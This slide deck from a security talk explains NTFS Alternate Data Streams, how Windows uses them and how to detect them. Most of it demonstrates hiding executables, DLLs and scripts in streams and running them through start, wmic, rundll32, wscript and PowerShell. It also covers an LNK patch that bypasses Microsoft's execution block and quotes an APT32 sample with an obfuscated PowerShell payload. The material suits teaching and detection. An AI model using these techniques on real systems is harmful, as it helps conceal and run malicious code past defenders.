

# Sneaky Tips and Tricks with Alternate Data Streams (ADS's)

Party like it's ~~1999~~ ~~2009~~ 2019!

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# net user sean


- 3 Years at Target
  - Red Team, Threat Emulation
- 3 Years at iSIGHT/Mandiant/FireEye
  - Cyber Exercises, Botnet Tracking
- Bachelor's is Computer Engineering
  - Minor in Math
  - Lecturer
- A few Certs: CISSP & SANS
- Spoken at Blackhat, Defcon, CarolinaCon, ShmooCon Ep. ArcticCon, BrrCon,
- Like: Malware, Intelligence, Teaching/Training



# What is an Alternate Data Stream?

- A file behind another file or folder
  - Accessible via the colon punctuation mark “:”
- Introduced with **NTFS** on **Windows NT 3.1**
  - For MacOS File System Compatibility
- Windows uses ADS's for:
  - Thumbnails
  - Favicons in Internet Shortcut files
  - Author/Title Metadata in Image files
  - Mark of the Web (MotW) from downloaded Internet files
    - Made with COM object: **IAttachmentExecute:Save**
- Explorer is ADS aware
- PowerShell 3.0+ ADS aware
- Generally speaking ADS's are 'Resource Forks' or 'Forks' in File Systems

```
C:\demo>echo foo > hi.txt  
C:\demo>echo bar > hi.txt:hidden
```




# How it is used

- Email Client/Browser Participation
- Win7+
  - Zone.Identifier stream
  - Warning Popup
- Win8.1+
  - Smart Screen
  - Digital Signature check
  - Anti-Virus check
  - Some Edge Added URL
- Win10+
  - Storage Service occasionally tags files with **Win32App\_1**
- Office 2010+ Protected View
- Third Parties – Symantec

```
C:\Users\Admin\Downloads>dir /r
Volume in drive C has no label.
Volume Serial Number is 4CAD-133B

Directory of C:\Users\Admin\Downloads

05/17/2019  04:21 PM    <DIR>          .
05/17/2019  04:21 PM    <DIR>          ..
05/15/2019  11:00 AM             1,173,000 downloadedByChrome.exe
                                167 downloadedByChrome.exe:Zone.Identifier:$DATA
05/17/2019  04:19 PM             1,173,000 downloadedByFirefox.exe
                                26  downloadedByFirefox.exe:Zone.Identifier:$DATA
05/17/2019  04:21 PM             1,173,000 downloadedByIE11.exe
                                26  downloadedByIE11.exe:Zone.Identifier:$DATA
```



putty.exe:Zone.Identifier - Notepad

File Edit Format View Help

[ZoneTransfer]

ZoneId=3

ReferrerUrl=https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

HostUrl=https://the.earth.li/~sgtatham/putty/0.71/w32/putty.exe

```
C:\Users\Admin\Downloads>more < downloadedByChrome.exe:Zone.Identifier
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
HostUrl=https://the.earth.li/~sgtatham/putty/0.71/w64/putty.exe
```

1 Local Intranet Zone

4 Restricted Sites Zone

# Alternate Data Stream Example

- Every File has at least one stream
  - Also called the *Unnamed Data Stream*
- Normally invisible until you add an alternate one:
  - Normal file
  - Add Alternate Data Stream
  - View Alternate Data Stream

```
C:\demo>echo foo > text.txt
C:\demo>echo bar > text.txt:hidden.txt
C:\demo>dir /r
Volume in drive C is OSDisk
Volume Serial Number is FCD8-D6BC

Directory of C:\demo

11/18/2019  11:24 AM    <DIR>          .
11/18/2019  11:24 AM    <DIR>          ..
11/18/2019  11:24 AM                6 text.txt
                  6 text.txt:hidden.txt:$DATA
1 File(s)                6 bytes
2 Dir(s)  239,636,684,800 bytes free
```

The terminal output shows the creation of a file 'text.txt' and an alternate data stream 'text.txt:hidden.txt'. The 'dir /r' command lists the directory contents, showing the file size of 'text.txt' as 6 bytes and the alternate data stream as 6 bytes. The 'File(s)' and 'Dir(s)' summary at the bottom indicates that the file size did not increase.

Notice: File did NOT increase in size

# Detection

- Cmd.exe:

```
dir /r
```

- Powershell.exe:

```
Get-Item .\file -Stream *
```

- Proprietary Tools

- SysInternals: Streams.exe
- Nirsoft: AlternateStreamView
- Heysoft.de: lads.exe

- Anti-Virus ADS (Un)Awareness

```
C:\Users\Downloads>streams Zoom_5d8094d3e644e1b5.exe
```

```
streams v1.60 - Reveal NTFS alternate streams.  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
C:\Users\Downloads\Zoom_5d8094d3e644e1b5.exe:  
:Zone.Identifier:$DATA      26
```

```
C:\Users\Downloads>dir /r Zoom_5d8094d3e644e1b5.exe
```

```
Volume in drive C is OSDisk  
Volume Serial Number is FCD8-D6BC
```

```
Directory of C:\Users\Usersb\Downloads
```


```
09/21/2018  11:30 AM                66,736 Zoom_5d8094d3e644e1b5.exe  
                                26 Zoom_5d8094d3e644e1b5.exe:Zone.Identifier:$DATA  
               1 File(s)                66,736 bytes  
               0 Dir(s)  281,710,669,824 bytes free
```

```
C:\demo>powershell " gci | foreach-object { get-item -Path $_ -Stream * } "
```

```
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\demo\hi.txt::$DATA  
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\demo  
PSChildName  : hi.txt::$DATA  
PSDrive      : C  
PSProvider   : Microsoft.PowerShell.Core\FileSystem  
PSIsContainer : False  
FileName     : C:\demo\hi.txt  
Stream       : :$DATA  
Length       : 6
```

# Code Execution Technique 1

- Hiding an executable in an ADS
- Notice text.txt does not change:
  - Hash
  - File Size
  - Timestamp
- But there is an open handle
  - Cannot be deleted
  - Cannot be modified
- Microsoft Blocked
- **mklink** can be used (Requires Admin)



```
C:\demo>start text.txt:payload.exe
C:\demo>echo test > text.txt
C:\demo>type putty.exe > text.txt:payload.exe
C:\demo>start text.txt:payload.exe
C:\demo>start text.txt:payload.exe
```

You'll need a new app to open this text.txt

OK

# Code Execution Technique 1: Bypass

**Shortcut files can be patched/uploaded**

**Direct ADS Execution Prevention bypass**

**Steps:**

1. Create same sized path
2. Change LocalBasePath ASCII String

LNK file format Binary Template Credit to  
010 & Didier Stevens, Trevor Welsby or

0160h:	00 00 00 00	00 00 00 C0	CE DE 00 70	00 61 00 79	.....Àîß.p.a.y
0170h:	00 6C 00 6F	00 61 00 64	00 2E 00 65	00 78 00 65	.l.o.a.d...e.x.e
0180h:	00 00 00 1A	00 00 00 4B	00 00 00 1C	00 00 00 01	.....K.....
0190h:	00 00 00 1C	00 00 00 2D	00 00 00 00	00 00 00 4A	.....-.....J
01A0h:	00 00 00 11	00 00 00 03	00 00 00 82	64 85 96 10	.....,d...-
01B0h:	00 00 00 00	43 3A 5C 64	65 6D 6F 5C	74 65 78 74	.... ç:\demo\text
01C0h:	2E 74 78 74	3A 70 61 79	6C 6F 61 64	2E 65 78 65	.txt:payload.exe
01D0h:	00 00 16 00	2E 00 5C 00	74 00 65 00	78 00 74 00	.....\t.e.x.t.
01E0h:	74 00 74 00	78 00 74 00	5C 00 70 00	61 00 79 00	t.t.x.t.\p.a.y.
01F0h:	6C 00 6F 00	61 00 64 00	2E 00 65 00	78 00 65 00	.l.o.a.d...e.x.e.
0200h:	10 00 43 00	3A 00 5C 00	64 00 65 00	6D 00 6F 00	..C...\.d.e.m.o.
0210h:	5C 00 74 00	65 00 78 00	74 00 74 00	74 00 78 00	\t.e.x.t.t.t.x.
0220h:	74 00 60 00	00 00 03 00	00 A0 58 00	00 00 00 00	t.`.....X.....
0230h:	00 00 64 65	73 6B 74 6F	70 2D 38 68	34 6F 72 37	..desktop-8h4or7
0240h:	6D 00 D8 85	40 98 4C F0	98 40 B6 93	F5 FF B9 22	m.Ø...@~Lð~@q"ðÿ¹"
0250h:	62 2C B9 2D	4F 53 68 79	E9 11 A5 19	FC 77 74 91	b,¹-OShyé.¥.üwt¹
0260h:	15 2B D8 85	40 98 4C F0	98 40 B6 93	F5 FF B9 22	..+Ø...@~Lð~@q"ðÿ¹"
0270h:	62 2C B9 2D	4F 53 68 79	E9 11 A5 19	FC 77 74 91	b,¹-OShyé.¥.üwt¹
0280h:	15 2B B0 01	00 00 09 00	00 A0 55 00	00 00 31 53	..+°.....U...1S


  

Template Results - LNK.bt					
Name	Value	Start	Size		
uint32 LinkInfoHeaderSize	28	188h	4h	Fg:	
> struct LinkInfoFlags sLinkInfoFlags		18Fh	4h	Fg:	
uint32 VolumeIDOffset	28	193h	4h	Fg:	
uint32 LocalBasePathOffset	45	197h	4h	Fg:	
uint32 CommonNetworkRelativeLi...	0	19Bh	4h	Fg:	
uint32 CommonPathSuffixOffset	74	19Fh	4h	Fg:	
> struct VolumeID sVolumeID		1A3h	11h	Fg:	
> string LocalBasePath[29]	C:\demo\text.txt;payload.exe	1B4h	1Dh	Fg:	
> string CommonPathSuffix[1]		1D1h	1h	Fg:	




# Code Execution Technique 2

- Use WMI Win32\_process Object Method “create”
- Full Path Required
- Can be done remotely with the “/node” parameter
- PowerShell




```
PS C:\demo> Invoke-WmiMethod -class win32_process -Name create C:\demo\text.txt:payload.exe
```

__GENUS	: 2
__CLASS	: __PARAMETERS
SUPERCLASS	: __PARAMETERS
DYNASTY	: __PARAMETERS
RELPATH	:
PROPERTY_COUNT	: 2
DERIVATION	: {}
SERVER	:
NAMESPACE	:
PATH	:
ProcessId	: 22708
ReturnValue	: 0
PSComputerName	:



```
C:\demo>wmic process call create "text.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 9;
};

C:\demo>wmic process call create "C:\demo\text.txt:payload.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 9144;
    ReturnValue = 0;
};
```



# Code Execution Technique 3

- Rundll32


```
1  #include "stdafx.h"
2
3  extern "C" __declspec (dllexport) void __cdecl sayHello(HWND hwnd,
4      HINSTANCE hinst, LPTSTR lpCmdLine, int nCmdShow
5  )
6  {
7      MessageBoxA(0, "Hello World", "From Say Hello", 0);
8  }
9
10 BOOL APIENTRY DllMain( HMODULE hModule,
11     DWORD ul_reason_for_call, LPVOID lpReserved)
12 {
13     switch (ul_reason_for_call)
14     {
15     case DLL_PROCESS_ATTACH:
16         MessageBoxA(0, "Hello World", "From Process_Attach", 0);
17         break;
18     }
19     return TRUE;
20 }
```

```
C:\demo
λ echo Hello > text.txt

C:\demo
λ type HelloDll.dll > text.txt:payload.dll

C:\demo
λ rundll32 text.txt:payload.dll,sayHello

C:\demo
λ
```



# Code Execution Technique 4


- cscript.exe
- wscript.exe
- powershell.exe

```
C:\demo
λ echo WSH.Echo("Hello World"); > text.txt:payload.js

C:\demo
λ wscript text.txt:payload.js

C:\demo
λ cscript text.txt:payload.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Hello World
```



```
C:\demo>echo Get-ChildItem > hi.txt:gci.ps1

C:\demo>powershell < hi.txt:gci.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.



PS C:\demo> Get-ChildItem

    Directory: C:\demo

Mode                LastWriteTime         Length Name
----                -
-a-----         6/7/2019   1:27 AM             6 hi.txt
```

# Code Execution Technique 5

Create Shortcuts to Windows Binaries and pass ADS's as arguments



# Code Execution Technique 5

## Example of **APT 32** - 'Cobalt Kitty'

```
wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt
```

SndVolSSO.txt

```
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\." & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
rAGUALQBFAHgAcABByAGUAcwBzAGkAbwBuACAAQwA6AFwAUABYAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcgbVbAHMAbwBmAHQAXABTAG4AZABV
objConfig, intProcessID)
```


Credit: Assaf Dahan - CyberReason

# Other Windows Lolbins

- Supported ADS Execution:
  - Explorer.exe
  - Mshta.exe – Good for HTA files (VBA, Jscript)
  - Csc.exe – Good for C#
  - Certutil.exe – Downloading and Decoding Hex
  - Bitsadmin.exe – Downloading and executing
  - cs.exe – Installing ADS services
  - Mavinject.exe – Injecting DLLs
  - Extract.exe/Extrac32.exe
  - Esentutl.exe
  - Expand.exe
  - Forfiles.exe/Findfiles.exe
  - Makecab.exe
  - Reg.exe / RegEdit.exe
  - Print.exe
- For DLL Hijacking or leveraging unmanaged exports, reflective DLL's can be used. For example:
  - Control.exe
  - Rundll32.exe


Already covered:

- PowerShell
- Cscript, Wscript
- Wmic
- Cmd: dir, type, more
- Rundll32



# Write your own program?

- .NET does not natively support Alternate Data Streams
- Richard Deeming's Trinet.Core.IO.Ntfs .NET library
- Win32 API



The screenshot shows a C# code snippet in a text editor. The code defines a static method `printFile` that takes a `fileName` parameter. Inside the method, it constructs a file path `@\"C:\file.txt:Zone.Identifier\"` and attempts to create a `StreamReader` object with this path. A red 'X' icon indicates an error at this line. Below the code, an 'Exception Unhandled' dialog box is displayed. The message reads: 'System.NotSupportedException: The given path's format is not supported.' The dialog also includes links for 'View Details', 'Copy Details', and 'Start Live Share session...', as well as an 'Exception Settings' link.

```
static void printFile(string fileName)
{
    string fileName = @"C:\file.txt:Zone.Identifier";
    StreamReader sr = new StreamReader(fileName);

    string line = sr.ReadLine();
    while (line != null)
    {
        Console.WriteLine(fileName + " " + line);
        line = sr.ReadLine();
    }
    sr.Close();
}
```

Exception Unhandled

**System.NotSupportedException:** 'The given path's format is not supported.'

